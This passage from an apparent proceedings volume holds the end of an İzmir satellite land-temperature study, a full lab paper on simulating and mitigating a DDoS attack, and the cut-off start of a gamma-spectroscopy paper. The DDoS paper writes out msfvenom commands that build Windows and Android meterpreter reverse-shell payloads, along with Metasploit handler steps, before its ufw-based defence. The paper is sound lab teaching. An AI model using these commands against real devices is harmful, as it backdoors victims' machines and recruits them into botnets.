Where Tb is the brightness temperature, $L\lambda$ is the cell value as radiance, $K1$ and $K2$ are the constants of Landsat-5 and Landsat-8 calibration. For obtaining the results in Celsius, the brightness temperature is revised by adding the absolute zero (-273.15°C) [22].

The brightness temperature was converted to land surface temperature using the following equation.

$$Ts = \frac{Tb}{1 + (\lambda \times \frac{Tb}{h * c}) \ln \epsilon\lambda} \quad (4)$$

Where λ ($11.45 \mu\text{m}$ for Landsat 4,5 and 7 / $10.895 \mu\text{m}$ for Landsat 8 band 10 / $12 \mu\text{m}$ for Landsat 8 band 11) is the emitted radiance wavelength. ρ (0.01438 mK) is generated from the equation $\rho = h*c/b$, in which h ($6.626*10^{-34}\text{Js}$) is the Planck's constant, c ($2.998*10^8\text{m/s}$) is the velocity of light, and b ($1.38*10^{-23}\text{J/K}$) is the Boltzmann constant, and $\epsilon\lambda$ is the surface emissivity.

The land surface emissivity (LSE- $\epsilon\lambda$) must be known in order to estimate LST. In this study, emissivity value obtained from NDVI thresholds method proposed by Sobrino et al. [23] and Skokovic et al. [24] (Table 2). Pv refers to the proportion of vegetation calculated using Equation (5).

Table 2. The emissivity equations used in this study. (NDVI < 0.2 for soil, $0.2 \leq \text{NDVI} \leq 0.5$ for mixture of bare soil and vegetation, and NDVI > 0.5 for fully vegetated)

Sensor	NDVI < 0.2	$0.2 \leq \text{NDVI} \leq 0.5$	NDVI > 0.5
Landsat-5 TM (Band 6)	$0.979 - 0.035 \rho_{\text{red}}$	$0.986 + 0.004 Pv$	0.99
Landsat-8 TIR1 (Band 10)	$0.979 - 0.046 \rho_{\text{red}}$	$0.971 (1 - Pv) + 0.987(Pv)$	0.99

$$Pv = \left[\frac{NDVI - NDVI_{\text{min}}}{NDVI_{\text{max}} - NDVI_{\text{min}}} \right]^2 \tag{5}$$

$$NDVI = \frac{\rho_{NIR} - \rho_{\text{red}}}{\rho_{NIR} + \rho_{\text{red}}} \tag{6}$$

Where $NDVI_{\text{max}}$ is the maximum value of the NDVI image and $NDVI_{\text{min}}$ is the minimum value of the NDVI image. In equation 6, ρ_{NIR} and ρ_{red} are the reflectance band in the NIR region and Red region of the electromagnetic spectrum, respectively.

4. RESULTS AND DISCUSSION

Using Landsat-5 TM and Landsat-8 OLI-TIRS satellite images, LST maps of İzmir city center and its surroundings for 1990 and 2019 were produced. Besides, the urbanization areas were compared with LST maps using CORINE (1990-2018) data. Figure 2 shows the YYS maps of 1990 and 2019 obtained from Landsat-5/8 satellite images. It has been determined that there has been a serious increase in the LST values of İzmir city center from 1990 to 2018.

When the satellite images (false color images) of 1990 and 2019 are examined, it is understood that the region (1 in Fig.2-a), which is located in the north of the study area, is covered with a mixture of bare soil and vegetation. However, it was determined that this region's temperature increased by 4-5°C in a period of 29 years. This temperature increase is thought to be due to climate change. Besides, the region where İzmir city center is located (3 in Fig.2-a) has seen temperature changes reaching 10°C due to the transformation of green areas into settlements in a 29-year period. While warming is observed in the İzmir city center and its surroundings in its entirety, some small areas have detected a decrease in temperature. Especially in 1990, as a bare area or where limited agricultural land areas were carried out, the region (3 in fig.2-a) turned into a place of intensive agricultural activities in 2019. Therefore, temperature drops were reaching 3-4°C in this region.




Figure 2. the surface temperature maps of the study area for 1990 and 2019. a and b show Landsat satellite images (false color composite) for 1990 and 2019, respectively.

Artificial surface, shown in figure 3 c-d, includes all impervious and sealed surfaces that are covered mainly by buildings and artificial constructions. Figure-3 shows the Artificial surface of 1990 and 2018 along with the LST maps of those years. While the Artificial surface in 1990 covers an area of 323 km², it reached an area of 650 km² in 2019. Artificial surfaces in the province of Izmir have doubled in a period of 29 years. On the other hand, when the LST map is examined, it shows that starting from the coastline, where urbanization is high, the temperature is concentrated towards the interior. Figure-2 shows the temporal change of the urbanization areas of the northern, southern and eastern parts of the city center. It is also known that there are industrial areas, especially in the eastern and northern parts of the city center, and these areas have developed rapidly over time. Therefore, these dense

industrialization areas have been found to have higher temperatures than expected due to the urban heat island effect.




Figure 3. a and b show the LST maps for 1990 and 2019, respectively. c and d show land cover data for 1990 and 2018, respectively.

5. CONCLUSION

As a result of the analysis, the land surface temperature has increased significantly in the 29-years period from 1990 to 2019 in Izmir city center and its surroundings. While this increase is mostly in urban development areas, it has been determined that there is a relative temperature increase in bare and semi-natural areas in both years. It has been determined that the surface temperature values of the areas covered with artificial surfaces in İzmir, which is selected as the study area, are higher than the green spaces, forest areas and open areas. In addition, CORINE land cover and LST data have proven that one of the most important reasons for the increase in land surface temperature is the increase in urbanization areas. The reduction of vegetation and the water-covered regions plays an essential role in the formation of the urban heat island. The importance of sustainable planning and management of green spaces for urban areas has been demonstrated for the future in this study.

6. REFERENCES

- [1] Heilig, G. K., (2012). World urbanization prospects: the 2011 revision. United Nations, Department of Economic and Social Affairs (DESA), Population Division, Population Estimates and Projections Section, New York.

- [2] Uysal, M., and Polat, N., (2015). An Investigation of the Relationship between Land Surface Temperatures and Biophysical Indices Retrieved From Landsat Tm in Afyonkarahisar (Turkey). *Tehnicki Vjesnik-Technical Gazette*, vol. 22(1), ISSN 1330-3651, p. 177-181.
- [3] Polat, N. (2020). Mardin ilinde uzun yıllar yer yüzey sıcaklığı değişiminin incelenmesi. *Türkiye Uzaktan Algılama Dergisi*, 2(1), 10-15.
- [4] Moradi, M., & Görer Tamer, N. (2017). Bursa Örneğinde Kentsel Büyümenin Yerel İklim Değişikliği Üzerine Etkisi. *Planlama Dergisi*, 27(1), 26-37.
- [5] Kuşak, L, Küçükali, U. (2019). Outlier Detection of Land Surface Temperature: Küçükçekmece Region. *International Journal of Engineering and Geosciences* , 4 (1) , 1-7 . DOI: 10.26833/ijeg.404426
- [6] Pardo-Iguzquiza, E., Atkinson, P.M., Chica-Olmo, M., (2010). Dscokri: a library of Computer programs for downscaling cokriging in support of remote sensing applications. *Comput. Geoscience*, 36, 881–894.
- [7] Orhan, O., Dadaser-Celik, F., & Ekercin, S. Investigating Land Surface Temperature Changes Using Landsat-5 Data And Real-Time Infrared Thermometer Measurements At Konya Closed Basin In Turkey. *International Journal of Engineering and Geosciences*, 4(1), 16-27.
- [8] Sekertekin, A., Kutoglu, S. H., & Kaya, S. (2016). Evaluation of spatio-temporal variability in land surface temperature: a case study of Zonguldak, Turkey. *Environmental monitoring and assessment*, 188(1), 30.
- [9] Calò, F., Notti, D., Galve, J. P., Abdikan, S., Görüm, T., Orhan, O., ... & Şanlı, F. B. (2018). A Multi-Source Data Approach For The Investigation Of Land Subsidence In The Konya Basin, Turkey. *International Archives of the Photogrammetry, Remote Sensing and Spatial Information Sciences*, 42(3/W4).
- [10] Özkök, M. K., Tok, E., Gündoğdu, H. M., & Demir, G. (2017). Arazi yüzey sıcaklığı farklılaşmalarının kentsel gelişim ve planlama süreçleri açısından uzaktan algılama verileri ile değerlendirilmesi: Çorlu/ Çerkezköy/ Ergene/ Kapaklı alt bölgesi örneği. *Toprak Bilimi ve Bitki Besleme Dergisi*, 5(2), 69-79.
- [11] Tonyaloğlu, E. E. (2019). Kentleşmenin Kentsel Termal Çevre Üzerindeki Etkisinin Değerlendirilmesi, Efeler ve İncirliova (Aydın) Örneği. *Türkiye Peyzaj Araştırmaları Dergisi*, 2(1), 1-13.
- [12] Şekertekin, A., & Marangoz, A. M. (2019). Zonguldak Metropolitan Alanındaki Arazi Kullanımı Arazi Örtüsünün Yer Yüzey Sıcaklığına Etkisi. *Geomatik*, 4(2), 101-111.
- [13] Sekertekin, A., & Zadbagher, E. Simulation of future land surface temperature distribution and evaluating surface urban heat island based on impervious surface area. *Ecological Indicators*, 122, 107230.

- [14] Balçık, F. B. (2014). Determining the impact of urban components on land surface temperature of Istanbul by using remote sensing indices. *Environmental monitoring and assessment*, 186(2), 859-872.
- [15] Orhan, O., & Yakar, M. (2016). Investigating Land Surface Temperature Changes Using Landsat Data in Konya, Turkey. *International Archives of Photogrammetry, Remote Sensing and Spatial Information Sciences*, 41, B8.
- [16] Orhan, O., Dadaser-Celik, F., & Ekercin, S. (2019) Investigating Land Surface Temperature Changes Using Landsat-5 Data And Real-Time Infrared Thermometer Measurements At Konya Closed Basin In Turkey. *International Journal of Engineering and Geosciences*, 4(1), 16-27.
- [17] Sekertekin, A., & Arslan, N. (2019). Monitoring thermal anomaly and radiative heat flux using thermal infrared satellite imagery—A case study at Tuzla geothermal region. *Geothermics*, 78, 243-254.
- [18] United States Geological Survey, (2016). USGS Global Visualization Viewer. Retrieved on 15.01.2021, from <http://glovis.usgs.gov/>
- [19] Chander, G., & Groeneveld, D. P. (2009). Intra-annual NDVI validation of the Landsat 5 TM radiometric calibration. *International Journal of Remote Sensing*, 30(6), 1621-1628.
- [20] Barsi, J., Schott, J., Hook, S., Raqueno, N., Markham, B., & Radocinski, R. (2014). Landsat-8 thermal infrared sensor (TIRS) vicarious radiometric calibration. *Remote Sensing*, 6(11), 11607-11626.
- [21] Chander, G., and Markham, B. (2003). Revised Landsat-5 TM radiometric calibration procedures and postcalibration dynamic ranges. *IEEE Transactions on Geoscience and Remote Sensing*, vol. 41(11), ISSN 0196-2892, p. 2674-2677. doi:10.1109/tgrs.2003.818464
- [22] Avdan, U., & Jovanovska, G. (2016). Algorithm for automated mapping of land surface temperature using LANDSAT 8 satellite data. *Journal of Sensors*, 2016.
- [23] Sobrino, J. A., Jiménez-Muñoz, J. C., Sòria, G., Romaguera, M., Guanter, L., Moreno, J., ... & Martínez, P. (2008). Land surface emissivity retrieval from different VNIR and TIR sensors. *IEEE transactions on geoscience and remote sensing*, 46(2), 316-327.
- [24] Skoković, D., Sobrino, J. A., Jimenez-Munoz, J. C., Soria, G., Julien, Y., Mattar, C., & Cristóbal, J. (2014). Calibration and Validation of land surface temperature for Landsat8-TIRS sensor. *Land product validation and evolution*.

PERFORMING AND MITIGATING A DISTRIBUTED DENIAL OF SERVICE ATTACK

Yılmaz Şanlı¹, Hasibullah Mohmand¹, Lae Lae Win¹, Samet Tonyali²

¹*Department of Computer Engineering, Abdullah Gül University, Kayseri, TURKEY*

²*Department of Electrical and Computer Engineering, Abdullah Gül University, Kayseri, TURKEY*

samet.tonyali@agu.edu.tr

ORCID: 0000-0001-7799-2771

ABSTRACT

The Internet has become an indispensable part of our lives. It is widely adopted and in use by people regardless of their age, gender, religion, nationality, and social economic class. Today, we can purchase goods, socialize, and meet people on websites that we can access through the Internet. Thus, it has become a new means to earn income. This has attracted malicious individuals' and organizations' attention. Cybercriminals who want to screw money out of these websites' owners or competitors who want to infamize their opponents attempt to disrupt access to these websites by performing Denial of Service or Distributed Denial of Service attacks. Denial of Service attacks are performed by sending either malformed packets that exploit a vulnerability existing in target system's software such as firmware, protocol stack, or services and paralyze it such that it cannot respond legitimate requests or sending requests to web servers many more than they can handle resulting in a denial of service. Since it is easy to detect the source of such attacks with today's technology, modern attackers launch Distributed Denial of Service attacks in which a large number of connected devices create plenty of requests to flood the servers, which make it difficult for the servers to distinguish legitimate and malicious requests. Therefore, network communication must be secured against these cyber attacks. There are various defense mechanisms to prevent these attacks, for example, detection mechanisms, response mechanisms and tolerance mechanisms. In this work, we develop a website using ASP.NET Core and simulate a command and control mechanism to attack that website. Then, we implement a defense mechanism to prevent this attack.

Keywords: *DoS attack, DDoS attack, network security, cybersecurity*

BİR DAĞITIK HİZMET ENGELLEME SALDIRISI DÜZENLEME VE ETKİSİNİ AZALTMA YÖNTEMİ

ÖZET

İnternet hayatımızın vazgeçilmez bir parçası haline geldi. Geniş çevrelerce kabul edildi ve yaş, cinsiyet, din, milliyet ve sosyo-ekonomik sınıfı ne olursa olsun herkes İnterneti kullanır oldu. Bugün İnternet aracılığıyla eriştiğimiz web sitelerinden alış-veriş yapabiliyoruz, sosyalleşebiliyor ve diğer insanlarla toplantılar düzenleyebiliyoruz. Böylece İnternet, bizlere gelir sağlayabileceğimiz yeni bir ortam sunmuş oldu. Bu durum kötü niyetli bireylerin ve örgütlerin dikkatini çekti. Web sitesi sahiplerinden para koparmak isteyen siber suçlular veya rakibinin itibarını zedeleyerek müşterilerini çalmak isteyen girişimler Hizmet Engelleme veya Dağıtık Hizmet Engelleme saldırıları düzenleyerek bu web sitelerine olan erişimi aksatmaya çalışmaktadır. Hizmet Engelleme saldırıları hedef sistemdeki bellek, protokol yığını veya servislerde tespit edilmiş zafiyetleri sömüren ve hedef sistemi meşru isteklere cevap veremeyecek şekilde felç eden kötü biçimlendirilmiş paketleri göndererek veya hedef sistemin web sunucularının işleyebileceğinden çok daha fazla istek göndererek gerçekleştirilir. Hizmet Engelleme saldırılarının yerini tespit etmek günümüz teknolojileriyle çok basit olduğundan modern saldırganlar birbirine bağlı çok sayıda aygıtın, web sunucularını istek yağmuruna tuttuğu ve meşru isteklerle kötü niyetli istekleri birbirinden ayırmayı nerdeyse imkânsız kılan Dağıtık Hizmet Engelleme saldırılarını kullanmaktadırlar. Bu yüzden, ağ trafiği bu tür saldırılara karşı güvenli hale getirilmelidir. Bu saldırıları önlemek için tespit etme mekanizmaları, karşılık verme mekanizmaları ve tolerans mekanizmaları gibi çeşitli savunma mekanizmaları vardır. Bu çalışmada ASP.NET Core kullanarak bir web sitesi geliştirdik ve bu siteye saldırmak için komuta-kontrol mekanizmasının benzerini yaptık. Sonrasında ise bu saldırıyı önlemek için bir savunma mekanizması gerçekleştirdik.

Anahtar Kelimeler: Hizmet Engelleme saldırısı, Dağıtık Hizmet Engelleme saldırısı, ağ güvenliği, siber güvenlik

1. INTRODUCTION

In the last decades, the Internet has become an important source in economics, government, business and society. The Internet is also used to control and manage the IoT (Internet of Things) applications such as smart grid, smart home, traffic control, and healthcare. The IoT devices communicate with each another without human interaction by machine to machine (M2M) communication over the wireless network. Therefore, the Internet needs to be secured from the cyber

attacks, e.g., Denial of Service (DoS) attacks and Distributed Denial of Service (DDoS) attacks, in order to avoid from network flooding.

Among the several cyber attacks, the Denial of Service (DoS) attack is a continuous threat in network security [1]. The DoS attack has been introduced to the research community since the end of 1970s. This attack is intended either for forcing a victim computer to shut down or for stopping the legitimate users from accessing the resources, i.e. CPU, memory, and network resources [2]. When the DoS attack is regulated by various distributed computers, it is known as Distributed Denial of Service (DDoS). The DDoS attacks have been known by the public since 1990s.

In the early time, the attackers' purpose was only fun, however, in recent years, the attackers target towards the financial and political benefits [3]. In 2000, most of the well-known websites CNN and YAHOO! are targeted by DDoS flooding attacks [1, 2]. In October 2002, the majority of root servers which provide the Domain Name System to the users around the world were shut down by the DDoS flooding again [4]. Another major DDoS flooding attack was in 2010, a group called 'Anonymous', mainly targeted the financial organizations such as Paypal, Mastercard, Visa and PostFinance [1]. In 2016, the first wave of Mirai botnet attack occurred, its primary targets are the home routers and IoT devices. This attack brings a huge effect to cyber world because the source codes are published online, and more mutated attacks are developed based on these source codes [16].

There are two main methods to launch the DDoS attacks in the network. In the first one, the attacker sends the malformed packets to the target victim to freeze or crash some operating systems. In general, the malicious packets do not show any significant characteristics from legitimate ones. The second method is to use a large number of connectivity to create a traffic to exhaust either router processing, bandwidth, network resources, or server resources (i.e., CPU, memory, sockets, disk).

The botnet or army, a network of computers, is important for launching an effective DDoS attack. The botnet or army is remotely controlled by a person called botmaster or botowner. The botmaster uses various kinds of techniques to find the vulnerabilities of target users on the Internet to gain access to them. The zombies or bots which are parts of the botnet are recruited through the use of worms, trojan horses or backdoors [2]. The attackers take the advantage of bots or zombies to send a large amount of service requests simultaneously to the target systems. The target system responds to these unusual requests slowly so that it is unusable [6, 7].

There are some mechanisms to defend against DDoS attacks. However, in today's DDoS attacks, the attackers explore new vulnerabilities in the systems and manipulate more complicated methods so that the attack still remains a huge threat. DDoS incidents are increasing in size rapidly. According to a report [8], there are 7,000 of DDoS attacks are detected everyday. In some cases, the attackers may utilize the existing defense methods to develop a new attack to defeat these methods or to

make them give a false alarm and end up with catastrophic results. Thus, it is clear that even a secure system is not sure to be protected from the DDoS attacks.

In this work, we implement a web application. In this application, we simulate a DDoS attack and its mitigation. The rest of the paper is organized as follows. In Section 2, we will discuss mitigations for DDoS attacks from previous studies. In Section 3, we will present the techniques that we used to perform a DDoS attack and mitigate it. The outcomes will be reported in Section 4. Finally, we will conclude the paper in Section 5.

2. DDOS MITIGATION TECHNIQUES

This might be one of the most important parts to defend against a significant number of DDoS attacks. Yet, there are also new attack signatures with the remaining threats of DDoS attack. In this section, we will introduce important task of this field. DDoS mitigation is composed of three various mechanisms which are mentioned as follows:

1. Detection mechanisms
2. Response mechanisms
3. Tolerance mechanisms

2.1. Detection Mechanisms

As shown in Fig. 1, one of the important steps to DDoS mitigation is detection. DDOS detection is the process of attack from normal network traffic, in order to perform effective attack mitigation It might be hard to differentiate the legitimate flows from malicious flows. Constantly the response may demand identification of the source attack, whereas the other (Detection and Tolerance) demands the detection of malicious action.

There are two various techniques in the detection of malicious flows [5]:

1. Signature-based detection
2. Anomaly-based detection




Figure 19. DDoS Mitigation Mechanisms

2.1.1. Signature-based Detection

Signature-based detection is a process where a unique identifier is established about a known threat so that the threat can be identified in the future [7]. Signature-based detection is very strong in detecting known DoS/DDoS attacks. These techniques are not aware of new signatures, so it does not work for any new attack type which has not been seen before.

2.1.2. Anomaly-based Detection

It is a mechanism that can not only handle all the attacks with signatures, but also handle newly appeared attacks which makes it very special from signature-based detection. Yet, it can differentiate the normal traffic attack and attack traffic.

2.2. Response Mechanism

This mechanism is activated after the detection of the attack source, or attack traffic. It is crucial to make a fast response to prevent the attack. This mechanism can eliminate or reduce the impact of DDoS attacks. This section of the task will identify two well-known research activities which are:

1. Filtering or rate-limiting
2. Limiting and capability.

2.2.1. Filtering or Rate Limiting

This is one of the most applicable ways to respond to the DDoS attacks. The system applies these techniques based on the results of the detection mechanisms. It is fine if the result of the detection

mechanism is successful. If the result of the detection mechanism is false it would not be able to find the mark between the malicious traffic and legitimate. So, it is important to apply rate-limiting rather than filtering. In another case, if the detection mechanism distinguished an attack flow, it is proper to filter the malicious traffic [8, 9].

2.2.2. Capability-based Response

The essential technique of DDoS is flooding a victim with unwanted traffic, sending as much traffic as wonders for a receiver. And the receiver would not be able to control the traffic he/she would receive. Therefore, the misbehaving sender does not care about the flow congestion control and the flow control. This is the reason that it uses an elaborate capability-based response to figure out a solution to control such senders. Validation architecture and Stateless interflow filter are two examples to capability-based response [10].

2.3. Tolerance Mechanism

Once the result of the detection is not successful or when it's not easy to apply a process of the detection then it is important to look for alternative. The tolerance mechanism is the alternative [11]. This technique can even work without knowledge about the result of the detection. Tolerance mechanism is considered as the final stage of defense once the other fails; this mechanism would activate to providing the maximum service to the attacker by decreasing the impact of the attack. There are two possible fields classified in Tolerance mechanisms [12, 13].

1. Congestion Policing
2. Fault Tolerance

2.3.1. Congestion Policing

The main target of bandwidth flooding of the first possible field is to congest the resource. By applying congestion policing mechanisms, the impact of this kind of attack could be eliminated or reduced. The two main examples could be Refeedback and NetFence [14].

2.3.2. Fault Tolerance

This technique is responsible to assure high availability. The fault tolerance refers to the ability of a system to continue operating without interruption when one or more of its components fail. Much research found in this field which helps identify the impact of fault tolerance systems on DDoS attacks [15].

3. TECHNICAL APPROACHES

In this section, we investigate one of the implementations of the DDoS mitigation techniques. This implementation is based on the detection of the attack source and preventing the attack by blocking the attacker's IP address.

3.1. Environment

To simulate DDoS attack, we developed a web application using ASP.NET Core. In Fig.2, the main page of the web application is shown. The login page is accessible by all user.




Figure 20. ASP.NET Core Application

This application uses a rate limiting middleware which sets a limit for accessing the resource (e.g. home page). The limit is set as 5 requests per second. If clients send more requests than this limit, the resource will not respond to clients.




Figure 21. No Respond After Limit Exceeded

As shown in Fig.3, after reaching the limit, the website cannot show the main page of the application.

3.2. Command and Control Mechanism

For denial of the service, bots should be organized by master to create the botnet. In our implementation, to create a botnet, mobile and desktop malwares are used. The main goal of the malware is after infecting the victim's machine, the machine is forced to send dozens of requests to the web application. By this way, the rate limit will be exceeded and the system cannot respond to clients. The malwares are crafted by using Metasploit Framework which is a widely used penetration tool. For Windows machines, an executable payload is created, for Android mobile phones an Android package payload is created. To create malware following commands are used:

- For Windows malware:

msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Local IP Address> -f exe -o malware.exe

where

- 1) *-p* indicates payload option,
- 2) *windows/meterpreter/reverse_tcp* specifies a reverse shell from a target Windows machine,
- 3) *-f* stands for output format, and
- 4) *-o* stands for output.

- For Android malware:

msfvenom -p android/meterpreter/reverse_tcp LHOST=<Local IP Address> R > ~/malware.apk

where

- 1) *-p* indicates payload option,
- 2) *android/meterpreter/reverse_tcp* specifies a reverse shell from a target Android device, and
- 3) *R > ~/malware.apk* gives the output directly to the specific path.

After msfvenom command, some parameters should be entered for creating the malware. First parameter shows which payload will be used for the malware. Second parameter is used for specifying the remote host. In the last parameter, the output name is given.

Because this is a demo implementation, the malwares are not distributed to real machines. They are just installed in a sample mobile device and a virtual box. After installing these malwares to target machines, by using Msfconsole, a reverse shell is created in these devices. The session created by following commands:

- use exploit/multi/handler
- set payload windows/meterpreter/reverse_tcp
- set LHOST <Local IP Address>
- exploit

The victim's shell provides privileges to run commands. Therefore, the master can control the victim's machines to start a DDoS attack.




Figure 22. Exploiting Malware in Windows 10 Virtual Box

By using previous steps, an attack is created towards the web application. The server could not respond to the clients because of the rate limit. To prevent this attack, a mitigation script is developed. This script analyzes the log file that is generated by the web application. By looking at the requester's IP address and the epoch time the request is sent, the attack source is detected. This detection is based on how frequently did the client request the resource. If there is an anomaly, the requester's IP address is blocked. This operation is performed by using the *ufw* tool. It is a personal firewall that is shipped with most of the Linux distribution. Following command is used for dropping packet:

ufw insert 1 deny from <blocking IP Address> to any

The aforementioned command creates rule by using *ufw*, some parameters are needed. First parameter indicates the order of the rule. Because a firewall operates from top to bottom, the order of the rule is very important. The second parameter indicates whether the IP address is denied or accepted. The third argument indicates the IP address. The last argument indicates the incoming port number.

4. RESULTS

In this lab experiment, malware are distributed among computers to create botnet. Two types of malwares are used: Mobile application backdoor and Windows meterpreter. These malicious applications used for creating session from the master. The master can control the devices and attack the web application. A detection based DDoS mitigation technique is used for preventing this attack. In this defence mechanism, a firewall used for dropping IP packets. According to the result of the experiments, by scanning the log file generated by web application, the script easily detected the malicious user

activities. After detecting IP addresses of malicious users, each of them dropped by the firewall. In the first experiment, due to firewalls execute rules in order, the rule for dropping the IP packet were not executed. This error in the mitigation script was resolved and second experiment was ran. In the second attempt, attackers were identified and the IP addresses were dropped successfully. By using the above mentioned mitigation technique, the web application is prevented from a DDoS attack.




Figure 23. The Mitigation Script prevents the Attackers, and the Web Application runs

As seen in Fig.5, before running the mitigation script, the application is busy because of several packets in a second. After running the script, it detected the malicious users and dropped the IP address by using a firewall. Finally, the application starts to respond again.

5. CONCLUSION

In this paper, we summarized different mechanisms to prevent DDoS attack. The DDoS defense mechanism must combat the flooding in real-time and as fast as possible. The attack can either freeze the operation system of the victim or can flood the web server. We launched an attack that sends request to the server continuously in few seconds so that the resources will not respond to the clients. We created botnets using both mobile and Windows malwares for infecting the victim. Then, we tried to implement a defense mechanism to this attack. In this mechanism, the IP addresses of clients and the frequency of sending request per seconds are checked. The IP addresses that send continuous requests are denied by using *ufw* tool.

6. REFERENCES

- [1] Yu, Shui. Distributed Denial of Service Attack and Defense. Springer New York, 2014.
- [2] Zargar, Saman Taghavi, et al. "A Survey of Defense Mechanisms Against Distributed Denial of Service (DDoS) Flooding Attacks." *IEEE Communications Surveys and Tutorials*, vol. 15, no. 4, 2013, pp. 2046–2069., doi:10.1109/surv.2013.031413.00127.
- [3] V. D. Gligor, "A note on denial-of-service in operating systems," *IEEE Transactions on Software Engineering*, vol. 10, no. 3, pp. 320–324, 1984.
- [4] Powerful Attack Cripples Internet, Oct. 2002, [online] Available: http://www.greenspun.com/bboard/q-and-a-fetch-msg.tcl?msg_id=00A7G7
- [5] J. Mirkovic and P. Reiher, A taxonomy of DDoS attack and DDoS defense mechanisms *ACM SIGCOMM Computer Communications Review*, vol. 34, no. 2, pp. 39-53, April 2004.
- [6] R. K. C. Chang, Defending against flooding-based distributed denial of service attacks: A tutorial *Computer J. IEEE Commun. Magazine*, vol. 40, no. 10, pp. 42-51, 2002.
- [7] Sun B, Osborne L, Xiao Y, et al. Intrusion detection techniques in mobile ad hoc and wireless sensor networks. *IEEE Wirel Commun* 2007; 14: 56–63.
- [8] Liu X, Yang X and Lu Y. To filter or to authorize: network-layer dos defense against multimillion-node botnets. *ACM SIGCOMM Comp Com* 2008; 38(4): 195–206.
- [9] Mahajan R, Bellovin SM, Floyd S, et al. Controlling high bandwidth aggregates in the network. *ACM SIGCOMM Comp Com* 2002; 32(3): 62–73.
- [10] Yang X, Wetherall D and Anderson T. A DoS-limiting network architecture. *ACM SIGCOMM Comp Com* 2005; 35(4): 241–252.
- [11] Xiong S, Tian L, Li X, et al. Fault-tolerant topology evolution and analysis of sensing systems in IoT based on complex networks. *Int J Sens Netw* 2015; 18(1–2): 22–31.
- [12] Briscoe B, Jacquet A, Cairano-Gilfedder CD, et al. Policing congestion response in an internetwork using refeedback.
- [13] Menth M, Martin R and Charzinski J. Capacity overprovisioning for networks with resilience requirements. *ACM SIGCOMM Comp Com* 2006; 36(4): 87–98.
- [14] Liu X, Yang X and Xia Y. NetFence: preventing internet denial of service from inside out. *ACM SIGCOMM Comp Com* 2010; 40(4): 255–266.
- [15] Yan J, Early S and Anderson R. The Xenoservice—a distributed defeat for distributed denial of service. In: *Proceedings of the ISW, Wollongong, NSW, Australia, 20–21 December 2000*, vol. 2000. Berlin; Heidelberg: Springer.

- [16] Varonis.com. [Online]. Last Access on 16-Jan-2021, Available: <https://www.varonis.com/blog/the-mirai-botnet-attack-and-revenge-of-the-internet-of-things/>.

SABİT KESİR AYIRIMI ZAMANLAMA METODU KULLANILARAK NET KAYNAK SPEKTRUMUNUN ELDE EDİLEBİLMESİ İÇİN

BİR YOL

Elif Ebru Ermiş¹, Cüneyt Çeliktaş²

¹*İzmir Tınaztepe Üniversitesi, Sağlık Hizmetleri Meslek Yüksekokulu, İzmir, TÜRKİYE*

²*Ege Üniversitesi, Fen Fakültesi, İzmir, TÜRKİYE*

elermis@hotmail.com

ORCID: 0000-0001-6309-5973

ÖZET

Bir radyoaktif kaynaktan yayımlanan parçacıkların enerji spektrumlarının tespitinde radyasyon ölçüm spektrometreleri kullanılır. Bu spektrometrelerde; radyasyon kaynağı, bu kaynaktan yayımlanan ışınların cinsine göre seçilen bir dedektör, bu dedektörden alınan elektrik sinyallerinin şekillendirilmesi ve genliklerinin artırılması için yükselticiler ve ilgili diğer elektronik cihazlardan yararlanır. Bir spektrometre yardımıyla bir radyasyon kaynağının enerji spektrumunu belirlemek için veri alınırken tabii fon, dedektör yüzeyinden saçılma, geri saçılma, çevreleyen ortamdan ileri gelen X ışınları, ortam sıcaklığı ve cihazların yaşlanması gibi çeşitli etkiler sebebiyle orijinal kaynak parçacıklarının dedektörde oluşturdukları sinyalleri bozucu etkisi olan gürültü sinyalleri de ortaya çıkar. Bu istenmeyen sinyallerin mümkün olduğunca orijinal kaynak spektrumundan ayrılması istenir. Bunu yapmak için zaman ölçüm yöntemleri denilen yöntemlerden yararlanır. Zaman ölçüm yöntemleri özetle, iki sinyal arasındaki zaman ilişkisini ortaya çıkarmaya yardımcı olur. Bu zaman ilişkisi ortaya çıkartılırken genel olarak orijinal sinyal ile gürültü sinyali arasında bir zaman farkı yaratılır. Bu zaman farkına bağlı olarak orijinal sinyallerin seçilmesi ve kaydedilmesi mümkün olur. Bu zaman ölçüm yöntemlerinden biri de sabit kesir ayırımı zaman ölçüm yöntemidir. Kısaca bu yöntemde; gelen her bir tek kutuplu sinyalin genliğinin sabit bir miktarı kesilir, geciktirilir ve ters çevrilir. Ters çevrilen bu sinyal orijinal sinyale eklenerek çift kutuplu bir mantık sinyali

oluşturulur. Oluşturulan bu sinyalin sıfır eksenini kestiği zaman, sinyal genliğinden bağımsız olarak ortaya çıkar. Bu da bu yöntemin diğer yöntemlerden farkını meydana getirir.

Bu çalışmada ise yukarıda bahsedilen istenmeyen etkileri azaltabilmek için sabit kesir ayırımı zaman ölçüm yöntemi kullanılmıştır. Bu yöntem bir gama spektrumuna uygulamıştır. Gama spektrumunu elde etmek için de düşük aktiviteye sahip ^{137}Cs radyasyon kaynağından yararlanılmıştır. Çalışmada önce yalın olarak kaynak spektrumu alınmıştır. Daha sonra bu kaynak spektrumuna zamanlama metodu uygulanarak aynı spektrum tekrar elde edilmiştir. Bu şekilde, istenmeyen bozucu etkilerden ayrılmış daha net bir kaynak spektrum elde edilmesi mümkün olmuştur. Böylelikle bu çalışmayla istenilen ortam sıcaklıklarında, istenilen radyasyon kaynaklarıyla dış etkilerden bağımsız, daha net bir kaynak spektrumunun elde edilmesi için bir yöntem geliştirilmiş olacaktır. Bu sayede net deneysel spektrumunun benzetimleri yapılarak teorik çalışmalarda kullanımı sağlanabilecektir.

Anahtar Kelimeler: *Gama Işınları, CF Ayırma Tekniği, Zamanlama Ölçümü*

A WAY TO ACQUIRE NEAT SOURCE SPECTRUM BY CONSTANT FRACTION DISCRIMINATION TIMING METHOD

ABSTRACT

Radiation detection spectrometers are used in the acquisition of the energy spectra of the particles emitted from a radioactive source. In these spectrometers; a radiation source, a selected detector depending on the type of the radiated rays from the source, and for shaping and amplifying of the electrical signals from the detector, amplifiers and the related electronic devices are utilized. While data acquisition to acquire energy spectrum of a radiation source through a spectrometer, noise signals, which distort the generated signals of the original source particles in the detector, owing to various reasons such as background, scattering from the detector surface, backscattering, X rays from the ambient medium, ambient temperature and aging are also generated. As far as possible discrimination of these unwanted signals from the original source spectrum is desired. To do this, time measurement (timing) methods are used. Time measurement methods, briefly, help to reveal the time relation between two signals. While this time relation revealing, in general, a time difference is produced between the original signal and the noise signal. Depending on this time difference, election and the recording of the original signals are possible. One of the time measurement method is constant fraction (CF)

